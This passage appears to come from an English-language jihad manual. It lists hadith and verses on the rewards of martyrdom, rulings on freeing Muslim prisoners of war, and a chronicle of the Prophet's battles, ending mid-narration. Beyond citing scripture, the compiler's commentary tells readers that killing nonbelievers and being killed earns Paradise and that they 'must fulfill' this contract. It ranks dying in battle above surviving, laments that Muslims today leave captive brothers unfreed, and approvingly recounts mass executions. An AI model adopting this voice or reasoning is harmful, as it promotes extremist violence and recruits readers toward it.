189. Jabir narrated that his father was presented to the Messenger of Allah after his dead body was mutilated. I wanted to uncover his face but some people told me not to. We then heard some women weeping. The Messenger of Allah said: "Why are you weeping? The angels are still providing shade for him until this moment!" (Bukhari – Muslim)

4. Martyrdom guarantees Paradise:

Allah says: "Indeed, Allah has purchased from the believers their lives and their properties [in exchange] for that they will have Paradise" (Tawbah 111)

Allah says: And those who are killed in the cause of Allah – never will He waste their deeds. He will guide them and amend their condition. And admit them to Paradise.. (Muhammad 4-6)

190. Samurah bin Jundub narrated: The Messenger of Allah said: "I've dreamed last night of two men who ascended with me and took me up a tree and we entered a mansion i've never seen anything more beautiful than it. They said: "This mansion is for the martyrs" (Bukhari)

191. Abu Hurairah narrated: The Messenger of Allah said: "Allah laughs at two men, one of them kills the other and they both enter Paradise!" They said: "How can that happen O Messenger of Allah?" He said: "One of them kills the other, so the one who is killed goes to Paradise (a martyr) and then the man who killed embraces Islam, goes and fights in the path of Allah and is killed as a Shaheed and goes to Paradise" (Bukhari – al Nasa'i – Muslim)

192. Anas narrated: The mother of Harithah came to the Messenger of Allah and asked him: "O Messenger of Allah, wont you tell me about my son Harithah? If he is in Paradise I would be patient. If he is not I would cry for him" (Harithah was killed during the battle of Badr by a stray arrow –friendly fire-) The Messenger of Allah said: "Have you lost your mind! It is not one Paradise but many, and your son is in the highest one: al Firdaws!" (Bukhari)

5. Are in the inside of green birds in Paradise:

193. Ibn Abbas narrated: The Messenger of Allah said: "When your brothers were killed at Uhud, Allah had the souls in the insides of green birds flying on the banks of the rivers of Paradise and eating from the fruits thereof. At night these birds spend their evening in lanterns hanging to the throne of Allah. When the martyrs saw the blessings they were in, they said: "Who would convey to our brothers that we are living in Paradise so they wont ignore jihad and stop fighting." Allah then revealed:

And never think of those who have been killed in the cause of Allah as dead. Rather, they are alive with their Lord, receiving provision,

Rejoicing in what Allah has bestowed on them of His bounty, and they receive good tidings about those after them who have not yet joined them- that there will be no fear concerning them, nor will they grieve.

They receive good tidings of favor from Allah and bounty and that Allah does not allow the reward of believers to be lost. (Aal Imran 169-171) (Abu Dawud – Muslim)

6. They are not punished in their graves:

There is a hadith that states that the one who dies in Ribaat would not be tested in their graves. If this occurs to the one who dies in Ribaat then what about the one who dies as a Shaheed. The interrogation of the grave is meant to test the faith of a person. Now if the Shaheed died fighting for the sake of Allah with swords flashing above his head, spears and arrows flying next to him, and seeing heads and limbs being chopped off – whoever sees that and then doesn't retreat but rather fights until they die, giving up their soul for Allah is enough as a test for his faith.

7. The Shaheed is spared from the shock of the blow of the Horn:

194. Saeed bin Jubair was asked who are the ones excluded by Allah in the following verse? And the Horn will be blown, and whoever is in the heavens and whoever is on the earth will fall dead except whom Allah wills" (al Zumar 68)

He said: They are the martyrs. Everyone else dies while they are surrounding the throne of Allah with their swords in their hands. (Ibn al Mubarak – Bukhari in al Kabeer – Abu Naeem – al Tabari in Tafseer – al Sayuti says it is authentic – al Hakim (al Thahabi authenticated it))

195. The Messenger of Allah asked Jibreel about the ones who are excluded from the shock of the Horn. Jibreel said they are the martyrs. (Al Hakim)

9. The Shaheed intercedes for seventy of his family members:

196. Nimran bin Utbah said we went to visit Umm al Dardaa and we were orphans. She said: "Rejoice! I heard my husband Abu al Dardaa say: "The Messenger of Allah said: "The Shaheed will intercede on behalf of seventy of his relatives"" (Abu Dawud – Ibn Habbaan – al Bayhaqi)

10. The Shaheed feels peace on the Day of Judgment:

197. The Messenger of Allah said: "…and he (the Shaheed) feels peace at the time of the greatest fear" (Ahmad – al Tabarani)

11. The blood of the Shaheed doesn't dry until he sees his wives in Paradise:

198. Abdullah bin Ubaidillah bin Umair said: When the two armies meet, the women of Paradise descend to the lower heaven to watch the battle. If they see a man steadfast they say: "O Allah make him firm" while if he turns his back they turn away from him. If he is killed they come down to him and wipe the dirt from his face. (AbdulRazaq (authentic))

12. The one who dies as a Shaheed is better than the one who wins and returns home safely:

199. Jabir narrates: The Messenger of Allah was asked about the best jihad. He said: "The best jihad is the one in which your horse is slain and your blood is spilled" (Ibn Habbaan – Ahmad – Ibn Abu Shaybah)

200. Amr bin Absah narrates: A man said O Messenger of Allah what is Islam? He said, "Islam is the submission of your heart, and that the Muslims are safe from your tongue and your hands" He said: "What is the best of Islam?" The Messenger of Allah said, "Iman (Faith)" He said what is faith? The Messenger of Allah replied, "To believe in Allah, His angels, His books, His Messengers, and the resurrection after death" He said, "What is the best of Iman?" The Messenger of Allah said, "Hijrah" He said what is hijrah? The Messenger of Allah said, "To leave sins behind" He said, "What is the best of hijrah?" The Messenger of Allah said, "Jihad" He said what is the best of jihad? The Messenger of Allah said, "the one whose horse is killed and his blood is spilled" (Ahmad – al Tabarani – al Bayhaqi)

These hadiths are a clear refutation of the claim that the one who wins is better than the one who is killed.

201. Abdullah bin Ubaidillah bin Umair said: Amr bin al Aas was circling the Kaabah when he passed by a circle of men from Quraish sitting down. When they saw him they asked each other who was better: Amr bin al Aas or his brother Hisham? When Amr finished his tawaf he walked up to them and said: "I heard you say something about me, what was it?" They said: "We were wondering who is better you or your brother Hisham" Amr bin al Aas said: "I will tell you about that. I was with my brother Hisham at Yarmuk and we spent our night praying that Allah blesses us with martyrdom. The next day my brother got it but I didn't. So you can then see that he was better than me" (Ibn al Mubarak)

This is a clear-cut statement from Amr that the one who is killed is better than the one who is not.

13. The Shaheed does not feel the pain of death except like a brief sting:

202. Abu Hurairah narrated: The Messenger of Allah said: "The Shaheed feels nothing from the agony of death except like one of you would feel from a sting of an insect" (Tirmithi – al Nasa'i - Ibn Majah – al Bayhaqi – Ahmad – al Darimi)

203. In Majmoo' al Lata'if it mentions that a man said: "O Allah take my soul without me feeling any pain" One day while he was walking in a farm he felt tired so he layed down to sleep. Some nonbelievers approached him and cut off his head. One of his friends saw him in a dream and asked him about himself. He said: "I slept in a farm and when I opened my eyes I was in Paradise!"

204. Ibn al Mubarak mentions a similar story about two Muslim prisoners of war. They were threatened by the leader of the nonbelievers to give up their religion. When they refused he threw them in a container that had oil boiling for three consecutive days. Due to the extreme heat of the oil, shortly after they were thrown in it their bones stuck out from the surface. Later on their brother saw them in a dream and asked them about their condition. They said: "It was only that first dip into the boiling oil and then we went straight to al Firdaws!" (Al Firdaws is the highest level of Paradise)

14. The angels continuously visit the martyrs and deliver their salaams to them:

205. Abdullah bin Amr bin al Aas narrated: The Messenger of Allah said: "The first company to enter Paradise are the poor Muhajireen who protected this Ummah from harm. When they hear they obey. One of them might need something from the sultan but would die without asking for it. On the Day of Judgment Allah will call Paradise and it would come with all its beauty and splendor. Allah will then say: "Where are my servants who fought in my cause and were killed or harmed and made jihad for me? Let them enter into Paradise without reckoning" The angels would then come and prostrate to Allah and say: "Our Lord, we glorify you and praise you day and night, who are these people whom you preferred over us?" Allah will say: "These are the ones who fought and were hurt in my cause" The angels would then visit them from every gate saying: "Salaam to you for your steadfastness. What a blessed dwelling" (Ahmad – al Hakim (authenticated by al Thahabi))

15. Allah is pleased with the Shaheed:

206. Anas narrated: Some men came to the Messenger of Allah and asked him to send them some teachers to teach them Quran and Sunnah. So the Messenger of Allah sent them seventy of the scholars of Quran among whom was my uncle Haraam. These men would recite and study Quran during the night, and during the day they would fetch out water and bring it to the masjid. They would go out logging and when they sell the wood they buy food for the poor in the masjid. When the Messenger of Allah sent them to go and teach that tribe the tribesmen killed them all before they even reached their destination. After they were

killed they said: “O Allah convey to our Prophet that we have met you and that you are pleased with us and we are pleased with you” My uncle was killed by a spear. When he saw the spear go through him he yelled: “In the name of the Lord of al Kaabah, I have won!” The Messenger of Allah said: “Your brothers have been assassinated and they have said: “O Allah convey to our Prophet that we have met you and that you are pleased with us and we are pleased with you” (Bukhari – Muslim)

16. For martyrdom to be accepted no good deeds are required to precede it:

207. Al Baraa bin Azib narrated: A man covered in iron armor approached the Messenger of Allah and said: “O Messenger of Allah, should I fight or embrace Islam first?” The Messenger of Allah said: “Embrace Islam and then fight” He became Muslim and fought and was killed. The Messenger of Allah said: “He did very little but was rewarded a lot” (Bukhari – Muslim)

208. Abu Musa al Ash’ari narrated: The Prophet was in a battle when one of the nonbelievers asked for a duel. A Muslim went up to him but was killed by the nonbeliever. He asked for another challenger. Another Muslim went to him and was also killed. Then the nonbeliever came to the Messenger of Allah and asked him: “What are you fighting for?” The Messenger of Allah said: “We fight people until they testify that there is no one worthy of worship other than Allah and that Muhammad is the Messenger of Allah and that we fulfill the rights of Allah” The nonbeliever said: “What you said is admirable. I accept that” He then embraced Islam and turned to the side of the Muslims fighting with them. He was later killed. So he was carried and buried next to the same two Muslims he killed. The Messenger of Allah said: “In Paradise, there are no men who love each other more than these!” (Tabarani (authentic))

They love each other so much because the killed see the one who killed them as the reason of blessing them with martyrdom.

209. Jabir narrated: We were with the Messenger of Allah during the battle of Khaibar and he sent out a group of the army who came back with a shepherd. The Messenger of Allah spoke to the shepherd for a while then the man embraced Islam. He asked the Messenger of Allah: “What should I do with these sheep? They are entrusted to me and belong to other people,” The Messenger of Allah said: “Take a handful of sand and throw at them and they would head back to their owners” The man then joined the Muslims in their fight and was killed by an arrow. He didn’t have a chance to even pray one prayer. The Messenger of Allah told the companions to enter his body in his tent. They carried him to the Prophet’s tent and then the Messenger of Allah came out saying: “Allah has accepted his Islam. When I went into the tent I found him with his two wives from Paradise” (Al Hakim (authenticated by al Thahabi))

17. The Shaheed is married to al Hoor (the woman of Paradise):

Allah says: And for them are fair women with large [beautiful] eyes

The likenesses of pearls well protected (al Waqi'ah 22-23)

210. The Messenger of Allah said in a hadith mentioning the virtues of the Shaheed: "The Shaheed…would be married to seventy two of al Hoor (the women of Paradise) (Tirmithi – AbdulRazaq – ibn Majah (agreeable))

211. The Messenger of Allah said: "…And if a woman of Paradise reveals herself to the people of this world she would fill the distance between them with light and her scent, and the scarf on her head is better than the world and everything in it" (Bukhari)

212. Abu Saeed al Khudri narrated: The Messenger of Allah said: "A man would be reclining in Paradise for 70 years before he moves. Then a woman would come to him and pat his shoulder. He would look around and see her face. Her face is so clear he could see his image on her cheeks and one of her pearls would light the distance between the heavens and earth. She would give him salaam. He would then ask her who she is. She would say: "I am from al Mazid" She would be dressed in 70 dresses and he would still be able to see the marrow of her shin from beneath the dresses" (Ibn Habbaan – Ahmad – Tirmithi – Abu Ya'la)

[Al Mazid is mentioned in Quran. Allah promised the believers in Paradise with al Mazid. Literaly it means "more". So it could include any of the bonus rewards not mentioned in Quran or Sunnah]

CHAPTER 13: THE RULINGS REGARDING MUSLIM POWS:

Allah says: And what is the matter with you that you fight not in the cause of Allah and for the oppressed among men, women, and children who say, "Our Lord, take us out of this city of oppressive people and appoint for us from Yourself a protector and appoint for us from Yourself a helper"?

Al Qurtubi states in his Tafseer: Allah has mandated jihad in order to raise his word high and for his religion to prevail, and to come to the rescue of the weak believers even if that would lead to the loss of lives.

Freeing the Muslim POWs is mandatory, either through fighting or ransom. Imam Malik says: Muslims need to free the POWs even if that would cost them all their wealth.

213. Abu Musa Al Ash'ari narrated: The Messenger of Allah said: "Free the POWs, feed the hungry, and visit the sick" (Bukhari)

The madhab of al Shafi'i is that freeing the POWs is recommended. The madhab of Imam Malik and Ahmad is that it is compulsory.

If private money is paid to free the POW and his permission was sought then he needs to pay it back after he is freed. If the money was paid without his knowledge there is a difference of opinion whether he should pay it back or not.

Umar bin AbdulAziz stated that if a Muslim POW asks for Muslims to pay for his release, it is mandatory for Muslims to pay it.

Al Qurtubi says in the Tafseer of this verse: "But those who believed and did not emigrate – for you there is no guardianship of them until they emigrated. And if they seek help of you for the religion, then you must help, except against a people between yourselves and whom is a treaty. And Allah is Seeing of what you do." (Al Anfal 72)

If the believers who did not emigrate from the land of the enemy ask the Muslims for help whether in a military of financial form to release them, it is mandatory on the Muslims to help and it is prohibited to forsake them. The only exception is if the Muslims are bound by an agreement with the non-Muslim entity. But this only holds if the withheld Muslims are not harmed. If they are oppressed then the Muslims need to help them. Imam Abu Bakr bin al Arabi says: "Except if the Muslims are oppressed. In that case we need to secure their release until not a single eye among us blinks (even if we all die) or we spend all of our wealth in the process."
These are the opinions of Malik and all the scholars. How unfortunate is it to see today our brothers left in the prisons of the enemy while our treasuries are full of money and we are full of strength.

Umar bin AbdulAziz sent a letter to the Muslim POWs in Constantinople. He told them: "You consider yourselves to be POWS. You are not. You are locked in the cause of Allah. I would like you to know that whenever I give something to the Muslims I give more to your families and I

am sending so and so with 5 dinars for each one of you and if it wasn't that I fear the Roman dictator would take it from you I would have sent more. I have also sent so-and-so to secure the release of every single one of you regardless of what the cost would be. So rejoice! Assalamu Alaykum.

Al Nawawi considers that the ruling on freeing the POW is similar to the ruling on the enemy invading a Muslim land. In fact he considers freeing the POW to be more of a priority because the sanctity of the Muslim soul is greater than that of the Muslim land.

An example of that is when a Muslim woman who was a POW with the Romans in Amooriyah was slapped in the face by a Roman. She then said: "Where is al Mutassim?" (al Mutassim was the Muslim Khalifah) When this was related to al Mutassim he sent an entire army to free her.

The Crusaders took 500 Muslim POWs in al Raha. So the Sultan Imad Aldeen Zinki conquered the town and released all of its POWs.

When Salahuddeen won against the crusaders in Hitteen he released 20,000 Muslim POWs from the crusaders.

That was the state of the Muslim Mujahideen leaders. They would free Muslim POWs while taking prisoners from their enemy and then many of these non-believing POWs would embrace Islam and end up fighting with the Muslims. These are the ones meant by the Messenger of Allah in his hadith mentioned in Bukhari: "Allah is amazed with people who enter Paradise in chains!" Which means that some nonbelievers are brought in chains as POWs and then they believed in Allah. So it is as if these chains brought them to Islam!

CHAPTER 14: THE HISTORY OF JIHAD:

The battles of the Messenger of Allah and the Muslims after him:

Imam Abu Abdullah al Haleemi in his book Shu'ab al Iman (The branches of faith) says:

The Prophet had different stages with the nonbelievers before jihad was prescribed.

- It began with the revelation of "Recite in the name of your Lord who created" (al Alaq 1)
- Then Allah instructed him to convey the message: "O you who covers himself. Arise and warn" (al Muddathir 1-2)
- When he conveyed the message and they belied him, Allah commanded him to be patient with them: "And be patient over what they say and avoid them with gracious avoidance" (Al Muzzamil 10)
- When a base was provided in Madinah, Allah commanded the believers to make hijrah (emigrate) from Makkah to Madinah: "And whoever emigrates for the cause of Allah will find on the earth many [alternative] locations and abundance" (Al Nisa 100)
- When they made hijrah they were given permission to fight: "Permission [to fight] has been given to those who are being fought, because they were wronged. And indeed, Allah is competent to give them victory" (Al Hajj 39)
- Then they were instructed to fight whoever fights them: "Fight in the way of Allah those who fight you but do not transgress. Indeed Allah does not like transgressors" (Al Baqarah 190)
- They were later on ordered to fight all the nonbelievers surrounding them: "O you who have believed, fight those adjacent to you of the disbelievers and let them find in you harshness. And know that Allah is with the righteous" (Al Tawbah 123)
  Allah told them that fighting is prescribed on them and is compulsory: "Fighting has been enjoined upon you while it is hateful to you. But perhaps you hate a thing and it is good for you; and perhaps you love a thing and it is bad for you. And Allah knows, while you know not" (Al Baqarah 216)
  Allah also told them that fighting is a covenant between them and Allah: "Indeed, Allah has purchased from the believers their lives and their properties [in exchange] for that they will have Paradise. They fight in the cause of Allah, so they kill and are killed. [It is] a true promise [binding] upon Him in the Torah and the Gospel and the Quran. And who is truer to his covenant than Allah? So rejoice in your transaction, which you have contracted. And it is that which is the great attainment." (Al Tawba 111)
  So when Allah prescribed jihad, accepting it and following it became part and parcel of Iman. The contract is that whoever kills the nonbelievers is rewarded with Paradise and whomever the nonbelievers kill is rewarded with Paradise. If you accept this contract and you wanted Paradise then you must fulfill your part of the agreement and that is giving your soul and wealth to Allah.

The value of the merchandise is dependent on three elements:

- The buyer: A noble buyer would only buy valuable merchandise
- The salesman: A noble salesman would not negotiate an invaluable sale.
- And the price: An expensive price is not paid for worthless merchandise.

So what is the item? It's the believer's soul. Look at the value Allah put on your soul. He is the buyer, Muhammad is the salesman and the price is Paradise. That is the greatest honor for the believers. The only condition Allah placed on receiving the price, Paradise, is for you to fight in the cause of Allah with your soul and wealth: ". They fight in the cause of Allah, so they kill and are killed". Allah even recorded the contract for you: "a true promise [binding] upon Him in the Torah and the Gospel and the Quran" So the contract is not documented once, but there are three documents: The Quran, Gospel and Torah.

Scholars differed on the exact number of battles the Messenger went out with himself. In Muslim Jabir states: "The Messenger of Allah fought in twenty one battles" Zaid mentions nineteen while Ibn Ishaaq mentions twenty-seven:

1. Al Abwa':
This occurred in Safar 1 hijri and no fighting occurred.

2. Buwaat:
Rabi al Awal 2 hijri

3. Al Asheerah:
Jumada al Uwla 2 hijri

4. The first battle of Badr:
Occurred a few days after al Asheerah

5. The major battle of Badr:
This was the great battle, which honored Islam and humiliated the infidels. It was one of the greatest days for the Muslims. It occurred the morning of the 17th of Ramadan 2 hijri. A little over 310 Sahabah participated in it.

Al Baraa said the Sahabah of the Messenger of Allah told me that the number of Muslims in the battle of Badr was the same as the number of fighters in the army of Taloot." The enemy was 1000 strong.

When the Messenger of Allah heard of the caravan carrying a huge amount of wealth belonging to Quraish he encouraged his Sahabah to confiscate it. They missed the caravan but ended up meeting an army of Quraish that rushed to the defense of their caravan. The battle started with three men of Quraish fighting one on one with Hamzah, Ali, and Ubaydah bin Al Harith. All three men of Quraish were killed. The Messenger of Allah then straightened the ranks of the army. He was walking in front of the ranks with a piece of wood in his hand and when he saw a man named Sawad sticking out of the rank he pushed him back in his chest with the piece of wood in his hand. Sawad said: "You have hurt me O Messenger of Allah! Let me take revenge!" The Messenger of Allah said: "Go ahead!" Sawad jumped and hugged the Messenger of Allah and kissed him. The Messenger of Allah asked him: "Why did you do that Sawad?" He said: "Combat is near so I wanted the last thing I do is to touch you"

Then the Messenger of Allah went aside and started supplicated. He said: "O Allah if you allow this band to be destroyed you wont be worshiped after this day!" Abu Bakr said: "Enough of asking Allah. Allah has promised you and will fulfill his promise." The Messenger of Allah a little later said: "Rejoice Abu Bakr! The victory of Allah is near! Here comes Jibreel riding his horse"

Allah says about that day: "[Remember] when your Lord inspired the angels, "I am with you, so strengthen those who have believed. I will cast terror into the hearts of those who disbelieved, so strike upon the necks and strike from them every fingertip" (Al Anfal 12) (Bukhari)

The battle was joined by 5000 angels led by Jibreel himself.

214. Rifa'ah narrated: Jibreel came to the Messenger of Allah and told him, "What do you consider the people of Badr to be among you?" He said, "We consider them to be the best of Muslims" Jibreel said: "And that's what we consider the angels who attended it to be"
Seventy of the infidels were killed and seventy were taken prisoners.
Allah says: "And already had Allah given you victory at Badr while you were weak. Then fear Allah; perhaps you will be grateful" (Aal Imran 123) (Bukhari)

6. Bani Sulaym I:
Seven days after returning from Badr the Messenger of Allah attacked Banu Sulaym but no fighting occurred. He camped in their land for three days and then returned to Madinah.

7. Banu Qaynuqa':
Occurred on a Saturday during the month of Shawwaal, 20 months after hijrah. Banu Qaynuqa' were the first Jews to betray the Messenger of Allah. Thus, he laid siege to their forts. But Allah cast fear into their hearts so they surrendered. Their ally, the head of the hypocrites, Abdullah bin Ubayy appealed for them so the Messenger of Allah allowed them to vacate Madinah safely but that all of their land and property be turned over to the Muslims.

8. Al Suwayq:
On the 5th of Dhul Hijjah 2 hijri the Messenger of Allah left Madinah in pursuit of a caravan of Quraish led by Abu Sufyan. When Abu Sufyan learned of that he escaped, thus, no fighting occurred.

9. Ghatafan:
Happened in the land of Najd in Rabi al Awwal 3 hijri. The Messenger of Allah led an army of 450 but no fighting occurred.

10. Banu Sulaym II:
The Messenger of Allah attacked the land of Banu Sulaym but for a second time the enemy did not come out to fight. The Messenger of Allah stayed in their land for two months.

11. Uhud:
It happened in Shawwaal 3 hijri. The Muslim army was 700. The enemy was 3000.

The banner of the Quraish was entrusted to the family of Abu Talhah. Before the battle started the banner was with Talhah bin Abi Talhah. He asked for a duel so Ali went to face him and killed him. The banner was then carried by his brother Uthman who was killed by Hamzah. Then his brother Saad carried it and was killed by Saad bin Abi Waqqaas. Then it was carried by Abu Talhah's grandson Musafih who was killed by Aasim bin Thabit. Then it was carried by his brother Kulaab who was killed by al Zubair bin al Awwaam. Then it was carried by his brother Jalaas who was in turn killed by Talhah bin Ubaidillah. Then it was carried by their relative Sharhabeel bin Arta'ah and was killed by Ali. The banner was then left on the ground after 7 men from the same family where killed.

When the banner fell down, with it came the defeat of Quraish and they began their retreat. But because the archers on the mountain disobeyed the clear orders of the Messenger of Allah and left their post, Khalid bin al Waleed and Ikrimah bin Abu Jahl took advantage of that and ambushed the Muslims who thought the battle was over. It was in the battle of Uhud that Hamzah the uncle of the Messenger of Allah was killed. He is the greatest of the Shuhada'.
The day of Uhud was a trial for the Muslims.

12. Hamra' al Asad:
Occurred on Sunday the 16th of Shawwaal 3 hijri immediately following Uhud. The Messenger of Allah mobilized the Muslims to go out and chase the army of Quraish to show to them that even though they lost Uhud they are still capable of fighting. When Abu Sufyan heard of the move of the Muslims he hastened to Makkah to avoid combat. No fighting occurred.

13. Banu al Nadheer:
It happened 5 months after Uhud in Rabi al Awwal 4 hijri. This was a Jewish tribe in Madinah that broke its agreement with the Messenger of Allah so he attacked them and laid siege to their powerful fortresses. Nevertheless, Allah cast fear in their hearts and they surrendered. Similar to what happened in Banu Qaynuqa', Abdullah bin Ubayy appealed for them so the Messenger of Allah agreed to have them vacate Madinah with only a load of one animal to carry with them. Everything else was to be turned over to the Muslims including all their money and arms. They relocated to Khaibar and other areas.

14. That al Riqqaa'
Occurred in Jumada al Uwla 4 hijri. It was named "that al Riqqaa'"(which means the battle of the rags" because the shoes of the Muslims where tearing apart and their feet were bleeding so they ended up rapping pieces of their clothes over their feet. The Messenger of Allah attacked the land of Najd but no fighting occurred.

15. The minor battle of Badr:
It happened in Shabaan 4 hijri. The Messenger of Allah went to Badr to meet Abu Sufyan and Quraish at an appointed time. He went with 1500 fighters. Abu Sufyan made it half way but then decided to go back to Makkah.

16. Dawmat al Jandal:
Dawmat al Jandal is at the southern tips of the land of al Shaam. It is a town surrounded by an impregnable wall. The Messenger of Allah attacked it when he heard that the nonbelievers are

gathering an army to invade Madinah. He marched towards them in an army of 1000. He would move at night and hide during the day. When the enemy heard of his move they feared him and ended up dispersing. So when the Messenger of Allah arrived in their territory none of them came out to fight. He attacked their shepherds and confiscated some of their cattle and sent out detachments to different areas and then returned.

17. Al Khandaq:
Occurred in Shawwaal 5 hijri. Quraish came headed by Abu Sufyan. Bani Fazarah were headed by Uyaynah bin Hisn. Bani Murah headed by al Harith bin Awf. In addition to Ghatafan, and Ashja' and they all converged on Madinah in an army of 5000.

When the Messenger of Allah received news of the armies he consulted with the Sahabah and that is when Salman al Farisi suggested digging the trench which was a novel idea to Arab warfare. The trench was completed in a little over 10 days. The Muslims were 3000. The coalition army laid siege to Madina for over 20 days. During that time Nu'aym bin Masood, a prominent member of the coalition came to the Messenger of Allah to announce his Islam. The Messenger of Allah told him to keep his Islam secret and to go back among the enemy and fight them from within. He told him: "If you remain with us you are only one man. But go back to them and weaken them from within as much as you can because war is deception" Naeem implemented this advice very well. He went back to the leaders of the Jewish tribe of Banu Quraydhah (who were part of the attacking coalition) and told them that they made a mistake in breaking their piece agreement with the Muslims. He told them that the coalition army would eventually leave and go back to their lands and leave you here in Madinah to face the wrath of the Muslims. He said therefore I suggest that you refuse to fight on the coalition side until they hand over to you some of their prominent men as hostages to insure their good faith.

Naeem left the Jews and went to Abu Sufyan and the Arab leaders and told them that he came to give them advice. He said that the Jews have regretted their betrayal of Muhammad and they instead conspired with him to hand over some of your prominent men in order to have them killed as a retribution for their betrayal of their piece agreement with him. He said if the Jews come to you asking for hostages do not give them any.

On Friday night Abu Sufyan sent to the Jews asking them to attack from their positions on Saturday and they, the Arabs, will attack on Sunday. The sent back saying that we fear you would forsake us and leave us alone to deal with the Muslims so we demand you to send over to us some of your noble men to stay with us as a pledge to insure your involvement in the war until the end. When Abu Sufyan heard that he said this is what Naeem warned us: The Jews have conspired with Muhammad against us. When he refused, the Jews said this is what Naeem warned us: The Arabs are going to withdraw and leave us alone to fight with the Muslims. A dispute broke between the Jews and Arabs and they ended up cursing each other and the coalition broke.

Credit for that goes to one man: Naeem bin Masood.

Allah sent on them a violent wind that uplifted their tents, and extinguished their fire. When the Messenger of Allah heard of the break of the coalition he sent over Huthaifah to spy on them and

convey their news back to him. Huthaifah went until he reached the center of their camp and witnessed their retreat and the end of the battle of the trench.

Allah says about their defeat: “And Allah repelled those who disbelieved, in their rage, not having obtained any good. And sufficient was Allah for the believers in battle, and ever is Allah Powerful and Exalted in Might” (al Ahzaab 25)

18. Banu Quraydhah:
It occurred immediately following the withdrawal of the nonbelievers in the battle of the trench. At noontime Jibreel came to Muhammad and said: “Have you laid down your arms? The angels are still carrying theirs! Allah is commanding you to march towards Banu Quraydhah, and will go ahead of you to tremble them!”

Allah sent out his announcement to the Sahabah: “Whoever believes in Allah and the Last day should not pray Asr except at Banu Quraydhah” The Muslims set out in an army of 3000 on the 7th of Dhul Qidah 5 hijri. The Messenger of Allah laid siege to Banu Quraydhah for 25 days until he exhausted them and fear was cast in their hearts. They eventually agreed to surrender according to whatever terms their former ally (before Islam) Saad bin Muadh would see appropriate. Saad was already bitter due to their betrayel of the Messenger of Allah at a critical moment. So the terms of Saad were that all of their men of fighting age should be executed, their women and children be enslaved, and their wealth be distributed among the Muslims as a reward for their treason of the Islamic state headed by the Messenger of Allah which they were citizens of. The Messenger of Allah was pleased with the ruling of Saad and he told him: “You have ruled among them with the ruling of Allah from above the seven heavens”

The Muslims held the fighting men of the Jews who were between 800 and 900. They dug a trench in the market of Madinah. The Messenger of Allah instructed that they be brought to the market, executed by beheading, and then buryied in the trench. That was the end of Banu Quraydhah. The believers inherited they land and wealth.

19. Banu Lahyan:
Occurred in Rabi al Awwal 6 hijri. Banu Lahyan are the ones who killed the 70 scholars of Quran who were sent to teach them. The Messenger of Allah went to take revenge for them. Banu Lahyan ran away so no fighting occurred.

20. Dhu Qird:
It occurred in 6 hijri according to Ibn Ishaaq. However Bukhari and Muslim state that it occurred in the beginning of 7 hijri.

215. Salamah bin al Akwa narrates: Then we moved returning to Medina, and halted at a place where there was a mountain between us and Banu Lihyan, who were polytheists. The Messenger of Allah (may peace be upon him) asked God’s forgiveness for one who ascended the mountain at night to act as a scout for the Messenger of Allah (may peace be upon him) and his Companions. I ascended (that mountain) twice or thrice that night. (At last) we reached Medina. The Messenger of Allah (may peace be upon him) sent his camels with his

slave, Rabah, and I was with him. I (also) went to the pasture with the horse of Talhah along with the camels.

When the day dawned, Abd al-Rahman al-Fazari made a raid and drove away all the camels of the Messenger of Allah (may peace be upon him), and killed the man who looked after them. I said: Rabah, ride this horse, take it to Talhah b. 'Ubaidillah and Inform the Messenger of Allah (may peace be upon him) that the polytheists have made away with his camels. Then I stood upon a hillock and turning my face to Medina, shouted thrice: Come to our help. Then I set out in pursuit of the raiders, shooting at them with arrows and chanting poetry:

I am the son of al-Akwa'
And today is the day of defeat for the mean.

I would overtake a man from them, shoot at him an arrow that would reach his shoulder. And I would say: Take it, chanting at the same time the verse

And I am the son of al-Akwa'

And today is the day of defeat for the mean.

By God, I continued shooting at them and hamstringing their animals. Whenever a horseman turned upon me, I would come to a tree and (hid myself) sitting at its base. Then I would shoot at him and hamstring his horse. (At last) they entered a narrow mountain gorge. I ascended that mountain and held them at bay throwing stones at them. I continued to chase them in this way until I got all the camels of the Messenger of Allah (may peace be upon him) released and no camel was left with them. They left me; then I followed them shooting at them (continually) until they dropped more than thirty mantles and thirty lances, lightening their burden. On everything they dropped, I put a mark with the help of (a piece of) stone so that the Messenger of Allah (may peace be upon him) and his Companions might recognize them (that it was booty left by the enemy). (They went on) until they came to a narrow valley when so and so, son of Badr al-Fazari joined them. They (now) sat down to take their breakfast and I sat on the top of a tapering rock. Al-Fazari said: Who is that fellow I am seeing? They said: This fellow has harassed us. By God, he has not left us since dusk and has been (continually) shooting at us until he has snatched everything from our hands. He said: Four of you should make a dash at him (and kill him). (Accordingly), four of them ascended the mountain coming towards me. When it became possible for me to talk to them, I said: Do you recognize me? They said: No. Who are you? I said: I am Salama, son of al-Akwa'. By the Being Who has honored the countenance of Muhammad (may peace be upon him) I can kill any of you I like but none of you will be able to kill me. One of them said: I think (he is right). So they returned. I did not move from my place until I saw the horsemen of the Messenger of Allah (may peace be upon him), who came riding through the trees. Lo! The foremost among them was Akhram al-Asadi.

Behind him was Abu Qatadah al-Ansari and behind him was al-Miqdad b. al-Aswad al-Kindi. I caught hold of the rein of Akhram's horse (Seeing this). They (the raiders) fled. I

said (to Akhram): Akhram, guard yourself against them until Allah's Messenger (may peace be upon him) and his Companions join you. He said: Salama, if you believe In Allah and the Day of Judgment and (if) you know that Paradise is a reality and Hell is a reality, you should not stand between me and martyrdom. So I let him go. Akhram and Abd al-Rahman (Fazari) met in combat. Akhram hamstrung Abd al-Rahman's horse and the latter struck him with his lance and killed him. Abd al-Rahman turned about riding Akhram's horse. Abu Qatadah, a horseman of the Messenger of Allah (may peace be upon him), met 'Abd al-Rahman (in combat), smote him with his lance and killed him. By the Being Who honored the countenance of Muhammad (may peace be upon him), I followed them running on my feet (so fast) that I couldn't see behind me the Companions of Muhammad (may peace be upon him), nor any dust raised by their horses. (I followed them) until before sunset they reached a valley which had a spring of water, which was called Dhu Qarad, so that they could have a drink, for they were thirsty. They saw me running towards them. I turned them out of the valley before they could drink a drop of its water. They left the valley and ran down a slope. I ran (behind them), overtook a man from them, shot him with an arrow through the shoulder blade and said: Take this. I am the son of al-Akwa'; and today is the day of annihilation for the people who are mean. The fellow (who was wounded) said: May his mother weep over him! Are you the Akwa' who has been chasing us since morning? I said: Yes, O enemy of thyself, the same Akwa'. They left two horses dead tired on the hillock and I came dragging them along to the Messenger of Allah (may peace be upon him). I met 'Amir who had with him a container having milk diluted with water and a container having water. I performed ablution with the water and drank the milk. Then I came to the Messenger of Allah (may peace be upon him) while he was at (the spring of) water from which I had driven them away. The Messenger of Allah (may peace be upon him) had captured those camels and everything else I had captured and all the lances and 